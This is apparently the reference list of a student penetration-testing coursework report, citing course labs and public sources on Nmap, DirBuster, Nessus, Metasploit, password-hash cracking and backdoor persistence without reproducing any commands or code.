[15] *Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, task from Dr. Christo on community page, from assessment question paper, Penetration Test Report by Offensive Security* - (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf *and my own evaluation.*

[16] *Ideas from 7024 CEM course materials, Day 3 -1, first lab Brute-forcing the ssh, Dr. Christo's video lecture, Nmap Scripting Engine (NSE)* - Nmap Scripting Engine (NSE) | Nmap Network Scanning. (2021). Retrieved 1 March 2021, from https://nmap.org/book/man-nse.html *and my own evaluation.*

[17] *Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, reconnaissance via Kali VM (firefox), and my own evaluation*.

[18] *Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster package description – Kali Tools* - (2021). Retrieved 1 March 2021, from https://tools.kali.org/web-applications/dirbuster *and my own evaluation.*

[19] *Ideas from 7024 CEM course materials, Day 3 -1, first lab, from Dr. Christo's video lecture, Dirbuster and my own evaluation*.

[20] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 1, task from Dr. Christo on lab page, Vulnerability scanning by Nessus, Nessus professional* - Nessus Professional. (2021). Retrieved 1 March 2021, from https://www.tenable.com/products/nessus/nessus-professional *and my own evaluation.*

[21] *Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action* - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.*

[22] This script is Copyright (C) 2011-2020 and is owned by Tenable, Inc. or an Affiliate thereof. (2011, April 21). *MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)*. Vulners Database. https://vulners.com/nessus/LLMNR-MS11-030.NASL

[23] *Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, RAPID Metasploit, Metasploit in Action* - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.*

[24] *Nessus Product Family*. (2021, March 1). Tenable®. https://www.tenable.com/products/nessus

[25] LanGuard reports - GFI Software – Retrieved 2 March 2021, LanGuard reports, Gfihispana.com from https://www.gfihispana.com/lannetscan/msfullreport.htm

[26] CIS (Center for Internet Security). (2019, January 8). *MS-ISAC Security Primer - EternalBlue*. CIS. https://www.cisecurity.org/white-papers/ms-isac-security-primer-eternal-blue/

[27] *vuln NSE Category*. (2021). Retrieved 2 March 2021, Https://Nmap.Org/Nsedoc/Categories/Vuln.Html. https://nmap.org/nsedoc/categories/vuln.html

[28] *Cross Site Request Forgery (CSRF) | OWASP Foundation*. (n.d.). Https://Owasp.Org/Www-Community/Attacks/Csrf. https://owasp.org/www-community/attacks/csrf

[29] *PenTest Labs - https://pentest-labs.com/1018/brute-force-directories-and-files-names-on-web-application/*

[30] *For all above - Ideas from 7024 CEM course materials, Day 3 -1, second lab, part 1, from Dr. Christo's video lecture, task on lab page by Dr. Christo, RAPID Metasploit, Metasploit in Action* - Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. (2021). Retrieved 1 March 2021, from https://www.metasploit.com/ *and my own evaluation.*

[31] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, task from Dr. Christo on lab page, obtaining password hashes using hashdump, O'REILLY* - Metasploit Revealed: Secrets of the Expert Pentester. (2021). Retrieved 1 March 2021, from https://www.oreilly.com/library/view/metasploit-revealed-secrets/9781788624596/e1d79ad3-0ba0-41e4-9082-9590cfa0089e.xhtml and *JOHN THE RIPPER, Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/john-ripper/ *and my own evaluation.*

[32] *Ideas from 7024 CEM course materials and JOHN THE RIPPER, Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/john-ripper/

[33] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO* - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/ *and my own evaluation.*

[34] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's video lecture, on lab page, Run an VNC server on Win 7 (all 6 steps), WONDER HOW TO* - -->, <. (2021). How to Run an VNC Server on Win7. Retrieved 1 March 2021, from https://null-byte.wonderhowto.com/how-to/run-vnc-server-win7-0161727/ *and my own evaluation.*

[35] *Ideas from 7024 CEM course materials, Day 3 -1, second lab attacking Windows XP, part 2, from Dr. Christo's backdoor direction on lab page and his video lecture, Persistent Backdoors, Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-backdoors/ and *Persistent Netcat Backdoors – Offensive Security* - (2021). Retrieved 1 March 2021, from https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/ *and my own evaluation. PTES* - The Penetration Testing Execution Standard. (2021). Retrieved 1 March 2021, from http://www.pentest-standard.org/index.php/Main_Page *and from Offensive Security* - (2021). Retrieved 1 March 2021, from https://files.coventry.aula.education/c40a6914f7570b5f3e3b33270309d2fdpenetration_testing_sample_report.pdf

[36] TheLinuxOS. (2018, April 6). *Create Backdoor for Linux Systems*. YouTube. https://www.youtube.com/watch?v=DVBx6HCQo8I&ab_channel=TheLinuxOS

[37] Garron, G. (n.d.). *Run a program or script every 5 or X minutes or hours*. Https://Www.Garron.Me/En/Linux/Run-Cronjob-Every-5-Five-Minutes-Hours.Html. Retrieved 25 April 2021, from https://www.garron.me/en/linux/run-cronjob-every-5-five-minutes-hours.html